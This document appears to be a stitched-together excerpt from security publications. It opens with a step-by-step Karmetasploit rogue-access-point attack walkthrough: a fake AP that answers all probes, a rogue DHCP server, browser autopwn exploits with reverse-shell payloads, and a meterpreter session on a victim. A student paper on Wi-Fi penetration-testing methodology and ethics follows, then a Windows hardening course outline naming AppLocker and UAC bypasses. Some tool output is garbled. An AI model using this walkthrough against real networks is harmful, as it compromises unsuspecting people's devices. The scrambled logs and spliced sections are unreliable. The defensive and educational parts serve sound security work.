The next step is to set up a DHCP server in place. This is because clients will expect an IP-address to be handed over to them when they connect to the access point. We will need to install the dhcp3-server utility, and also specify a custom configuration file. A great resource for learning how to configure the DHCP server is found in chapter 12 of the Metaspolit: The pentester's guide and below is a simple configuration.

First Step

Creating the required files and directories:

```
mkdir -p /var/run/dhcpd
chown -R dhcpd:dhcpd /var/run/dhcpd/
touch /var/lib/dhcp3/dhcpd.leases
```

Second Step

Creating the DHCP configuration file:

```
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
range 10.0.0.100 10.0.0.254;
option routers 10.0.0.1;
option domain-name-servers 10.0.0.1;}
```

Finally

We have to create a log file:

```
touch /tmp/dhcp.log
chown dhcpd:dhcpd /tmp/dhcp.log
```

Launching the Attack

We will start by setting our wireless card in monitor mode, which allows us to sniff all the packets in our RF range, hence we can see what networks the clients nearby are probing for. Type in the "iwconfig" command to see the wireless interface. Type in "airmon-ng start interface-name" to set up the card in monitor mode. As we can see, a virtual interface named mon0 has been created on top of wlan0 interface and it is currently in monitor mode.



We will now set up our Fake AP. The name of the AP is set by the -e option, the -P option asks airbaseng to respond to all probes, the "-C 30" option asks airbaseng to send Beacon frames with the ESSID of all the probed networks after every 30 seconds, so that a client in the RF range probing for the same network will be fooled and will connect to the Fake AP set up by the attacker if we are able to provide a better signal strength than the actual network. Finally, we specify the interface name, which is mon0.

```
root@root: # airbase-ng -e InfoSecInstitute -P -C 20 mon0
10:10:22: Created tap interface at0
10:10:22 Trying to set MTU on at0 to 1500
10:10:22 Access Point with BSSID 00:C0:CA:4F:62:64 started.
```

We can also see that airbase-ng has created a virtual interface named "at0". This interface will be used by Karmetasploit.

The next step is to set up the DHCP server. First install the dhcp3-server by using the following command as shown below; as you can see, I already have the latest version. Also don't forget to backup the original dhcpd.conf file when creating a new one for our DHCP server.

```
root@root:/etc/dhcp3# apt-get install dhcp3-server -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
dhcp3-server is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.
root@root:/etc/dhcp3#
```

Now we are going to start up the DHCP server. First we assign an IP-address and a netmask to the at0 interface and set it up. Next we start the DHCP server by typing the command as shown in the figure below. As we can see from the command, we are passing our previously created dhcpd.conf file as an input.

```
root@root:/etc/dhcp3# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@root:/etc/dhcp3# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/00:c0:cb:4f:62:64/10.0.0/24
Sending on LPF/at0/00:c0:cb:4f:62:64/10.0.0/24
Sending on Socket/fallback/fallback-net
root@root:/etc/dhcp3# Can't create PID file /var/run/dhcpd.pid: Permission denied.
```

To verify that the DHCP server is running, let's do a quick "ps aux | grep dhcpd " and check the output. As we can see, the dhcpd service is up and running.

```
oot@root:/etc/dhcp3# ps aux | grep dhcpd
                                                                                   0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf
             2820 0.0 0.2
                                     3864
                                             1768 ?
                                                                        10:47
                                                                                   0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf

0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0

0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0

0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0

0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
             2822
                                                                 Ss
                     0.0 0.2
                                     3864
                                             1764 ?
                                                                        10:47
             2825
                     0.0
                           0.2
                                     3864
                                             1776
                                                                 Ss
                                                                        10:47
                                                                        10:52
                     0.0
                                     3864
             2844
                            0.2
                                             1772
                                                                        10:52
             2848
                    0.0
                           0.2
                                     3864
                                             1772
                                                                 Ss
                                                                       11:29
                    0.0 0.2
                                     3864
                                             1772 ?
             2965
                                                                        11:34
                                                                                  0:00 grep --color=auto dhcpd
             2981
                                               748 pts/2
                                                                 5+
                    0.0 0.1
                                     3372
root
oot@root:/etc/dhcp3#
```

Also, it would be a good idea to see the messages log file to see the IP addresses being handed out when the DHCP server is responding to our clients. It is also evident from the output that the dhcpd3 service is listening for requests.

Now it's time to start up Karmetasploit. Go to the terminal and type in "msfconsole -r karma.rc". We can see that the karma resource file is being given as an input to Metasploit. You will get a somewhat similar output as shown in the figure below.

```
NOTICE:ck CREATE TABLE will create implicit sequence "hosts_id_seq" for serial column "hosts.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "hosts_pkey" for table "hosts"
NOTICE: CREATE TABLE will create implicit sequence "clients_id_seq" for serial column "clients.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "clients_pkey" for table "clients"
                        CREATE TABLE vill create implicit sequence "services_id_seq" for serial column "services.id"
CREATE TABLE / PRIMARY KEY will create implicit index "services_pkey" for table "services"
CREATE TABLE will create implicit sequence "vulns_id_seq" for serial column "vulns.id"
CREATE TABLE / PRIMARY KEY will create implicit index "vulns_bey" for table "vulns_id"
CREATE TABLE / PRIMARY KEY will create implicit sequence "vulns_id_seq" for serial column "vulns_id"
CREATE TABLE / PRIMARY KEY will create implicit sequence "vulns_id_seq" for serial column "verfe_id"
 NOTICE:
 NOTICE:
 NOTICE:
NOTICE:
                        CREATE TABLE vill create implicit sequence "refs_id_seq" for serial column "refs.id"
CREATE TABLE / PRIMARY KEY will create implicit index "refs_pkey" for table "refs"
CREATE TABLE will create implicit sequence "notes_id_seq" for serial column "notes.id"
 NOTICE:
 NOTICE:
 NOTICE:
                        CREATE TABLE / PRIMARY KEY will create implicit index "notes_pkey" for table "notes"
CREATE TABLE will create implicit sequence "wmap_targets_id_seq" for serial column "wmap_targets.
 NOTICE:
NOTICE:
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "wmap_targets_pkey" for table "wmap_targets
NOTICE:
                         CREATE TABLE will create implicit sequence "wmap_requests_id_seq" for serial column "wmap_request
 s.id"
                         CREATE TABLE / PRIMARY KEY will create implicit index "wmap requests pkey" for table "wmap reques
NOTICE:
                       CREATE TABLE will create implicit sequence "workspaces_id_seq" for serial column "workspaces.id" CREATE TABLE / PRIMARY KEY will create implicit index "workspaces_pkey" for table "workspaces" CREATE TABLE will create implicit sequence "events_id_seq" for serial column "events.id" CREATE TABLE / PRIMARY KEY will create implicit index "events_pkey" for table "events" CREATE TABLE will create implicit sequence "loots_id_seq" for serial column "loots.id" CREATE TABLE / PRIMARY KEY will create implicit index "loots_pkey" for table "loots" CREATE TABLE will create implicit sequence "users_id_seq" for serial column "users.id" CREATE TABLE / PRIMARY KEY will create implicit index "users pkey" for table "users"
NOTICE:
NOTICE:
NOTICE:
 NOTICE:
 NOTICE:
 NOTICE:
NOTICE:
                        CREATE TABLE / PRIMARY KEY will create implicit index "users_pkey" for table "users"

CREATE TABLE will create implicit sequence "reports_id_seq" for serial column "reports.id"

CREATE TABLE / PRIMARY KEY will create implicit index "reports_pkey" for table "reports"

CREATE TABLE will create implicit sequence "tasks_id_seq" for serial column "tasks.id"

CREATE TABLE / PRIMARY KEY will create implicit index "tasks_pkey" for table "tasks"
NOTICE:
 NOTICE:
 NOTICE:
 NOTICE:
  NOTICE:
```

In this image, Karmetasploit is setting LHOST to 10.0.0.1, and setting other options like Server Port (SRVPORT), path of the URL (URIPATH), etc. It is also starting up services like POP3 and FTP.

```
Local IP: http://10.0.2.15:55550/deBeWAdT
Server started.
Starting exploit multi/browser/java_calendar_deserialize with payload java/meterpreter/reverse_tcp
Using URL: http://0.0.0.0:55550/Tm0inXrFws
Local IP: http://10.0.2.15:55550/Tm0inXrFws
Server started.
Starting exploit multi/browser/java_trusted_chain with payload java/meterpreter/reverse_tcp
Using URL: http://0.0.0.0:55550/pxkwAiA
Local IP: http://lo.0.2.15:55550/pxkwAiA
Server started.
Starting exploit multi/browser/mozilla compareto with payload generic/shell reverse tcp
Using URL: http://0.0.0.0:55550/UEejClhtGlNIMX
 Local IP: http://10.0.2.15:55550/UEejClhtGlNIMX
Server started.
Starting exploit multi/browser/mozilla_navigatorjava with payload generic/shell_reverse_tcp
Using URL: http://0.0.0.0:55550/laHtjk8s
Local IP: http://l0.0.2.15:55550/laHtjk8s
Server started.
Starting exploit multi/browser/opera_configoverwrite with payload generic/shell_reverse_tcp
Using URL: http://0.0.0.0:55550/xqy0UfNbajlo9
Local IP: http://10.0.2.15:55550/xqy0UfNbajlo9
Server started.
Starting exploit multi/browser/opera_historysearch with payload generic/shell_reverse_tcp
Using URL: http://0.0.0.0:55550/CjXjoM7
Local IP: http://l0.0.2.15:55550/CjXjoM7
Server started.
Starting exploit osx/browser/safari_metadata_archive with payload generic/shell_reverse_tcp
Using URL: http://0.0.0.0:55550/TWGQxx
```

Here it is loading all the autopwn exploits, and setting up their corresponding payloads. Most of these payloads are reverse payloads, which can also work if the victim is behind a NAT, as the connection is made being from the client to the attacker and not from the attacker to the client.

```
msf auxiliary(http) > [*] Starting handler for windows/meterpreter/reverse_tcp on port 3333

[*] Starting handler for generic/shell_reverse_tcp on port 6666

[*] Started reverse handler on 10.0.0.1:3333

[*] Starting the payload handler...

msf auxiliary(http) > [*] Starting handler for java/meterpreter/reverse_tcp on port 7777

[*] Started reverse handler on 10.0.0.1:7777

[*] Started reverse handler on 10.0.0.1:7777

[*] Starting the payload handler...

[*] --- Done, found 19 exploit modules

[*] Using URL: http://0.0.0.0:55550/ads

[*] Local IP: http://10.0.2.15:55550/ads


[*] Server started.

msf auxiliary(http) > 

[*]
```

Once the client connects to us, an IP-address will be handed over to it from our DHCP server, we can find this out by looking at the logs. Also in the Airbase-ng output we can also see that some clients have connected to us.

When the user opens up his browser, all he sees is this page showing the Loading sign. This page, however, can be modified by the hacker to make a custom web page as the HTML file is present in the Metasploit directory.



In the background, however, a lot of action is happening as is evident from the Karmetasploit output below. We can see two Javascript reports in the output. Karma has identified the operating systems running on these systems as well as the browser and their versions. Based on that, it has identified some exploits and is starting to drop the payloads on the systems.

```
*] HTTP REQUEST 10.0.0.25 > 10.0.0.1:80 GET / Mac Safari 5.0.5 cookies=
*] Request //ads' from 10.0.0.25:53290
*] Request //ads?sessid=TWFjIE9TIFg6dW5kZWZpbmVkOnVuZGVmaW5\ZDp\billczp40DY6U2FmYXJp0jUuMC410g%3d%3d' from 10.
0.0.25:53290
 *] JavaScript Report: Mac OS X:undefined:undefined:en-us:x86:Safari:5.0.5:
 Responding with exploits
 adding: svG6BYjf.mov (deflated 9%)
adding: __MACOSX/._svG6BYjf.mov (deflated 87%)
] Handling request from 10.0.0.25:53290...
    Payload will be a Java reverse shell to 10.0.0.1:7777 from 10.0.0.25.
    Generated jar to drop (4927 bytes).
    Handling request from 10.0.0.25:53291
    Sun Java Calendar Deserialization Exploit sending Applet.jar to 10.0.0.25:53295.
    Sending Applet.jar to 10.0.0.25:53296
    Sun Java Calendar Deserialization Exploit sending Applet.jar to 10.0.0.25:53295...
    Sending Applet.jar to 10.0.0.25:53296
 * HTTP REQUEST 10.0.0.27 > 10.0.0.1:80 GET / Windows IE 9.0 cookies=
 *] Request '/ads' from 10.0.0.27:51435
*] Request '/ads?sessid=V2luZG93czo3OnVuZGVmaW5lZDplbillczp4ODY6TVNJRTo4LjA6' from 10.0.0.27:51435
    JavaScript Report: Windows:7:undefined:en-us:x86:MSIE:8.0:
 *] Responding with exploits
*] HTTP REQUEST 10.0.0.27 > 10.0.0.1:80 GET /favicon.ico Windows IE 9.0 cookies=
  10.0.0.27:51440 Received request for "/vWa4J2NCr
    10.0.0.27:51440 Target machine does not have the .NET CLR 2.0.50727
    Handling request from 10.0.0.27:51438
   Payload will be a Java reverse shell to 10.0.0.1:7777 from 10.0.0.27...
    Generated jar to drop (4927 bytes)
    Handling request from 10.0.0.27:51439.
 *| HTTP REQUEST 10.0.0.25 > 10.0.0.1:80 GET / Mac Safari 5.0.5 cookies=

*| Request '/ads' from 10.0.0.25:53300

*| Request '/ads?sessid=TWFjIE9TIFg6dW5kZWZpbmVkOnVuZGVmaW5\ZDp\billczp40DY6U2FmYXJp0jUuMC4l0g%3d%3d' from 10.
 0.25:53300
    JavaScript Report: Mac OS X:undefined:undefined:en-us:x86:Safari:5.0.5:
```

The results are different when working with an unpatched Windows box, we get a meterpreter session on the system, also note that we must migrate to another process as soon as we get a shell because the user may close the browser and hence our connectivity may be lost.

```
[*] Sending exploit ...
[*] Sending stage (752128 bytes) to 192.168.0.134
[*] Meterpreter session 5 opened (192.168.0.138:49660 -> 192.168.0.134:4444) at 2011-12-12 16:51
:41 -0500

meterpreter > migrate 192
[*] Migrating to 192...
[*] Migration completed successfully.
meterpreter >
```

Now we have a shell to the victim system and then we can start do a lot of magic.

Professional methodologies in Wi-Fi penetration testing

by David Futsi

The purpose of this document is to present professional methodologies within Wi-Fi penetration testing. The information provided will be gathered from relevant research papers that discuss the present methodologies, tools and professional issues a penetration tester would consider within a business environment. Existing penetration testing frameworks will be analyzed to conclude a combined methodology for wireless penetration testing. Common exploitation methods will be discussed as well. Social, ethical, professional and legal issues (SEPL) will be considered and detailed.

Introduction

Computer networking is an important factor to consider in modern day society. In 1997, the IEEE 802.11 standards (also known as Wi-Fi) were implemented. Wireless security has been an issue ever since the WEP security protocol was cracked. Due to this development, businesses could face substantial losses if successful Wi-Fi attacks are carried out. Many organizations provide the use of Wi-Fi to meet employees' and clients' needs. Ethical hackers are sometimes employed to perform a penetration test for an organization to successfully identify and report weaknesses in the company's network. The complete methodology of such a penetration test will be detailed throughout this paper.

Legal obligations

Considering the legal aspects of penetration tests, this section will be detailed before any of the other sections due to its importance. Aspects from this section, with references to pen testing methodologies, will be mentioned within the appropriate sections of this paper.

Legal implications are to be considered since wrong doing could end up with a civil or legal case. At the start of a test, the agreed terms should be discussed between the pen testing team and the organization or client. A common ground should be reached that will ultimately produce a contract signed by both parties (Nitin et. Al, 2009). Highlighting crimes or using fear or deception in the marketing section of penetration testing services is unethical and may not be used to motivate sales (OSSTMM3). The target systems or network must be clearly stated. Failure to comply with the terms and conditions agreed upon will lead to a breach of contract which can have civic or criminal law implications. Furthermore, due to the fact that the ethical hacker might encounter sensitive data, the ISO: 27001 standards need to be considered while working with sensitive data such as employee information. The penetration team must ask if there are any sensitive systems that could be impacted since the team would not want to jeopardize any running processes within the business (Yeo, 2013).

Certain standards provide guidelines for risk assessment and privacy (ISO, 2013). However, if the information is incriminatory, such as child pornography, the penetration tester has to notify his supervisor, his overseer or the company manager. Moreover, the penetration tester has to ensure that the network he is testing is the one agreed upon since the ethical hacker has to consider data protection principles (Data protection act, 2014).

Frequently, more than one WLAN is advertised in a small to medium environment, therefore increasing the chances of establishing a connection to a different network. Therefore, the ethical hacker has to ensure that the performed tests are on the right network, otherwise the Data protection act could be breached. After the penetration test is completed, the captured data has to be properly disposed of to ensure the privacy of the customers or employees who were connected to the wireless network at that time. These aspects should be included in the final report. If the contract states packet analysis, the penetration team will have to include filters in order to respect the privacy rights of the other employees and customers that were connected during the capture phase.

Available formats and methodologies

It is possible for the company to disclose information regarding aspects such as the network layout of the environment. By doing so, the pen testing team requires more time to figure out the network topology thus saving time and money. This approach is also known as a white box penetration test. On the opposite side of the axis, black box testing confides no information about the company whatsoever, thus creating a more realistic scenario. However, through this approach, more types of weaknesses can be identified but it can last an extended period of time.

Methodology

Penetration tests evaluate the security of the target network by simulating an attack from an outside or inside source. The ultimate goal is to successfully report and possibly patch the weaknesses encountered. Ethical hackers who offer this service need to consider certain methodologies before testing will commence. Popular methodologies include OSSTMM, NIST 4-Stage Pen-Testing Guideline and ISSAF (Kang, 2008). The ISSAF provides a peer reviewed framework that offers a step by step pen testing methodology as described below. Aspects from the OSSTMM and OWASP, as well as the ISSAF structures and methodologies, will be considered and detailed throughout.

The steps a malicious hacker will attempt are locating the network and connecting to the desired network by breaking the encryption and then sniffing wireless data (Joseph, 2008). Sniffing wireless network traffic can have severe negative implications for a company since a malicious user can intercept communications that contain credit card information or intellectual property. Moreover, the user can further exploit the network to compromise connected workstations.

Security protocols and vulnerabilities in Wireless networks

Wireless networks work by transmitting radio wave lengths in an area. Due to this fact, anyone could connect to the wireless network as long as they have the credentials to join. To prevent this from happening, wireless security protocols were created: WEP, WPA, WPA2 and LEAP. However, these protocols can be bypassed by using software such as aircrack-ng. Packets can be captured when using sniffer software such as Netstumbler or Wireshark, however, the information contained will be encrypted. Nevertheless, a malicious user can still launch a DoS attack against the network with the information provided in the captured packets (Issac and Mohammed,2007). Several other vulnerabilities include default access point setup, wireless gateway attacks and rogue access point installation, DoS attacks and Session Hijacking, mac spoofing and ARP poisoning.

WEP security

One of the security measures implemented in 802.11b networks was Wired Equivalent Privacy (WEP). It consists of a stream encryption cipher that was intended to protect wireless data packets against eavesdroppers (Isaac, 2007). In 2001, the WEP encryption algorithm-RC4- had proven to have flaws (Borisov et al, 2001).

To successfully decrypt a WEP password, the attacker must capture enough Initialization Vectors (IVs) that will eventually be transmitted in the air again as part of a frame that will trick the access point (AP) into replying with a decrypted frame containing the password (Issac and Mohammed, 2007). Software such as netsniff-ng or the aircrack-ng suite can be used to decrypt a WEP based WLAN (Skracic et al,

2014). Depending on the encryption strength, the penetration tester will need to capture approximately 250 000 IVs for 64 bit encryption and 1 500000 IVs for 128 bit WEP encryption (darkAudax, 2010).

WPA and WPA2 protocols

To improve security protocols, the IEEE developed the Wi- Fi protected access (WPA). This new protocol included a temporary key integrity protocol that generated a new 128 bit key for each packet that can therefore prevent the types of attack possible on a WEP encrypted WLAN. The WPA protocol also replaced the cyclic redundancy check available in WEP networks with a message integrity system called Michael. The improved version of WPA is the WPA2 protocol which adopts AES based encryption. Even if WPA and WPA 2 are considered more secure than their predecessor, these protocols are still susceptible to a dictionary attack, especially if the password contains common words found in a dictionary (Skracic et al, 2014). The success of this attack depends on the strength of the dictionary file.

LEAP

The lightweight extensible authentication protocol (LEAP) is a Cisco proprietary method of authentication that is similar to the WEP standard (Skracic et al, 2014). Like WEP, it can be easily cracked by the use of tools such as Asleap.

ARP poisoning

Address resolution protocol (ARP) poisoning is a form of attack that exploits the ARP cache and intercepts communications between two clients in the network. It can also be considered as sniffing since it intercepts incoming packets but modifies them to distort the destination address or contained message. This attack is achieved by sending ARP replies to one of the computers associating the attacker's MAC address with the other host's MAC (Issac and Mohammed, 2007).

DoS attacks and session hijacking

Traffic can be injected into the wireless network without actually being connected to it, therefore making a denial of service (DoS) attack possible. Furthermore, flooding a wireless station with continuous disassociate commands will force all the clients to disconnect from the wireless network, therefore providing the attacker's chance to assume the identity and privileges of a disconnected system (Issac and Mohammed, 2007).

Penetration testing steps

In the OWASP penetration testing model for Wireless networks, three steps have been identified: locating a wireless network, attaching to the found network and sniffing the wireless data. Structure-wise, the proposed methodology will be composed of the ISSAF WLAN security assessment (figure 1) together with the OWASP Wireless exploitation steps. Professional procedures and ethical conduit from OSSTMM3 will be mentioned throughout the relevant sections.




Figure 1. ISSAF WLAN security assessment steps. (ISSAF, 2004)

Information gathering/Reconnaissance

This section of this framework covers the description of networks, hosts and the tools that are being used to perform the test. A contractual settlement between analysts and clients should be first discussed and signed. The objective of the contract must be clearly defined before attempting analysis. The contract should clearly state the limits and dangers of the test as part of statement of the work while also considering permissions for tests such as denial of service, social engineering or survivability features (Herzog, 2010). The ISSAF suggests a penetration testing model for a wired network where a defined IP range exists. However, in a wireless network penetration test, the analyst has to first identify the network's ID and channel.

The first step is to gather information about the target network. Scanner software, such as Wireshark, Netstumbler or Kismet, allows users to identify a Wi-Fi network even if the network has been set up in hidden mode (ISSAF, 2014). Wireless networks broadcast beacons to ensure that clients can successfully identify and connect to the network. Although packet sniffing without connecting to the network is

possible, the intercepted data will be encrypted. Nevertheless, these packets can still offer information on the network, such as IP addresses or BSSID, which can be used to perform a DoS attack (Issac and Mohammed, 2007).

Scanning and vulnerability detection

In a wired environment, nmap and Nessus would be used to identify weaknesses and open ports on the target computer. Usually, Nessus can be used to identify the weaknesses in a networked system. However, considering the security implementation of wireless networks, password cracking could be attempted. The analyst must determine if the WLAN employs any encryption protocol. Other steps include: intercepting encrypted data to determine MAC addresses, trying default logins for the default gateway's web interface, telnet or FTP. This section details mapping out networks and their vulnerabilities in a wireless environment. This step tests for the WLANs ESSID, channel the network operates on and the WLAN's encryption method. This can be achieved by capturing encrypted packets with software such as Kismet.

Audit and review

The analyst should create a questionnaire for the client in order to find out more details regarding the network. These details can include: firewall settings, access controls, open ports or running services. This step is commonly found in a white box testing method. In methods such as black box testing, this step will be skipped.

Penetration/cracking

Considering the wireless network environment, the first step would be to access the network by breaking its encryption (Joseph, 2008). In a wireless environment, one of the ways a hacker will try to penetrate the network is to brute force or dictionary attack the encryption protocol. In case the network employed WEP standard Is used as a security measure, the attacker can brute force the password using the aircrack-ng suite or Cowpatty. Once sufficient IV packets have been captured, the software can decrypt the WEP password. In case the network employs WPA or WPA2, the hacker will most likely attempt to gain access by performing a dictionary attack by using aircrack-ng suite. The success rate of this attack is determined by the strength of the dictionary file, whereas in a brute forcing case, the CPU power is the determining factor (Gold, 2012).

Media access control (MAC) spoofing can be considered as part of this step if the wireless AP has the MAC filtering option enabled. This option prevents devices with unknown MACs to connect to the desired network. However, this security measure can easily be bypassed by using spoofing software

such as SMAC or TMACv6. In a Linux environment, this can be achieved by closing the interface and then issuing a "macchanger" command for the specified interface.

Once connected to the wireless network, a malicious user has different options at his disposal, such as performing a denial of service attack or sniffing the network. By using sniffing software once authenticated to the network, an attacker can listen to the broadcast transmissions in which sensitive data is contained. Considering legal and ethical procedures, the penetration has to employ filters according to the terms stipulated by the client company.

Reporting and destroying artifacts

In this step, the pen testing team will conclude a report in which all the undergone steps will be detailed: date and time, scope of the project, used tools and exploits, outputs of tools and weaknesses, a list of identified vulnerabilities and recommendations. Furthermore, all remnants of the penetration test, such as backdoors, key loggers or exploitation software, should be permanently removed from the targets.

Considering the data protection act, the captured packets should be properly disposed of since the information obtained could present severe implications if a malicious hacker would obtain it. In addition, the Human Rights Act of 1998 can be breached if the dump files are not disposed. In case these aspects are not feasible, the report should clearly state where those remnants are located. Results that involve non security personnel can only be reported in statistics or by not disclosing their identity (Herzog, 2010).

Finally, the analyst is supposed to include recommendations for improving the security features on the client's wireless network. These improvements can be: employing a stronger password, changing to WPA2 encryption, deploy a layer 3 VPN for WLANs, disable the SSID broadcast, enable MAC filtering, periodically update software and firmware, eliminate rogue access points, deploy and intrusion detection system (IDS) and keep logs for forensic analysis (Joseph, 2008).

SEPL implications

Ethical actions require a professional pen tester's action not to use the information they come across for personal gain or publication purposes. Structure-wise, the ISSAF framework is recommended as it provides a detailed breakdown of the steps required in a penetration test. Unlike in a wired network, the transmissions taking place between hosts in a wireless network can be easily intercepted, thus raising social ethical and legal issues. During a wireless penetration test, the ethical hacker might come across sensitive information, such as email addresses, credit card information or contacts, thereby breaching the Human rights act of 1998. In order to prevent this from happening, the pen testing team has to set filters when intercepting packets to insure that personal employee information would not be

captured. Ethical and professional practices require that the penetration tester discard the dump files acquired by sniffing after the scope of the testing has been achieved.

From an ethics point of view, the penetration team shouldn't use the discovered weaknesses to connect to the network, alter, add or remove data (Computer misuse act, 2010). From a legal point of view, the analyst is supposed to record all the actions taken throughout the test to later produce a report (Joseph, 2008). The client company will then analyze the report to determine if any breaches have been made.

Due to its detailed legal implications, the OSSTMM3 framework is to be taken into consideration since it includes a detailed section of professional and legal aspects a pentester should always consider. The company the analyst had worked for may be mentioned in marketing presentations only if the client has given permission to do so (Herzog, 2010). White hat hackers can easily become black hats if they take advantage of sensitive information while intercepting sensitive data over the Wireless network.

Evidential continuity is to be considered since it is advisable for the penetration tester to keep and continuously update a record of his actions that the employer can easily review. From an economic perspective, the ethical hacker must make sure that systems or networks that handle sensitive data are not tampered with during the testing procedure. Conducting a DoS attack on the WLAN could have a negative impact on the company's revenue stream or reputation, especially if transactions are taking place at the same time with the penetration test. Another professional aspect is the complete removal of any software used, as well as deleting the information obtained on the assessed WLAN, such as network ESSID, topology or encryption type. These findings are to be destroyed after the pen testing report has been submitted, otherwise it could have severe influences for the client if that information leaks. To further insure professionalism, the analyst has to know how the tools work and have them tested in a lab prior to conducting any analysis (Herzog, 2010).

Conclusion

In a wireless environment, the penetration team would have to consider a different approach than they would normally employ for a wired network. Present methodologies have been reviewed and analyzed to successfully create a proposed methodology that contains aspects from all of them. It is obvious that the current security protocols can be bypassed, therefore, it is recommended to employ the WPA2 security protocol with a strong password. A strong password must include at least 15 alpha numeric characters that include symbols and a mix of upper and lower case letters. Best practice will not include a password formed out of words found in a dictionary. Due to the fact that secured networks provide encrypted packets, the ethical hacker would first have to connect to the network to successfully intercept wireless packets without having to decrypt them.

Moreover, the professional and legal considerations would be slightly greater than usual, since a business environment might deploy several WLANs within the building, therefore deeming extra care as to what network the pen tester would penetrate and eavesdrop on.

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
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ABOUT THE COURSE

Why Windows?

Windows operating system is the 2nd most widely used computing platform, second to android and we all know why. Most enterprises use Active Directory environments powered by different versions of Windows probably due to:

• its deep entrenchment – most people have admitted to have use Windows as their OS for their first computing platform

- most system administrators familiarity with Windows systems,
- ease of administration,
- Interoperability with many programs and software
- Microsoft support etc.

Windows penetration globally can not be ignored and therefor the security of this platform can not be ignored either. With enterprises continually being breached it is paramount for system administrators, system custodians, end users to be familiar and aware of security controls within and without Windows platforms that can aid in securing this platform. Of more importance is to understand the why. Why are enabling a certain control and not the other? Why is a certain control more important than another? Why do we need this control for our enterprise and not the other?

Why this course?

There are very many courses on administering and securing linux and unix variants; but very few on Windows platform as I have come to realize. The assumption being it is "secure-out-of-the-box." Truth is we have seen more attacks on the Windows landscape than on all the linux and unix variants combined. This can be attributed to the familiarity of the Windows by the attackers. Others would say that it has weak security principles? But over the years, things have changed and we now see Microsoft being proactive to solve security issues through emergency updates, the infamous patch Tuesday, their extremely lucrative bug bounty programs etc. In terms of security updates, Microsoft and Oracle are neck-to-neck in terms of releasing major Critical Patch Updates (CPUs) or patches regularly which solve several security issues. The key takeaway being: if you are a consumer of these products, patch, patch, patch. A robust patch management program should be robust, otherwise be prepared to tackle ransomware, malware, numerous downtimes, data exfiltration etc.

Module 1: Windows system binaries hardening

Module 1 description: You shall learn how to harden Windows binaries to prevent access bypass, privilege escalation

Module 1 covered brief:

In this module we get to learn about binaries and their role in the Windows platform; how malicious actors use this to bypass security controls; how signing of binaries helps in mitigate binaries man-in-the-middle attacks and how it can be abused.

Some of the interesting binaries that need to be monitored:

- ClickOnce Applications
- dfsvc.exe (dfshim.dll)

- InstallUtil.exe
- Msbuild.exe
- Regsvr32.exe
- Rundll32.exe
- Bitsadmin.exe

Know how to disable/control binaries and reduce attack surface.

Attack scenarios using binaries to escalate privileges / bypass access restriction:

- Applocker bypass using MSIEXEC
- UAC bypass using SDCLT
- UAC bypass using Fodhelper
- Applocker bypass using Rundll32
- Applocker bypass for control panel

Module 1 exercises:

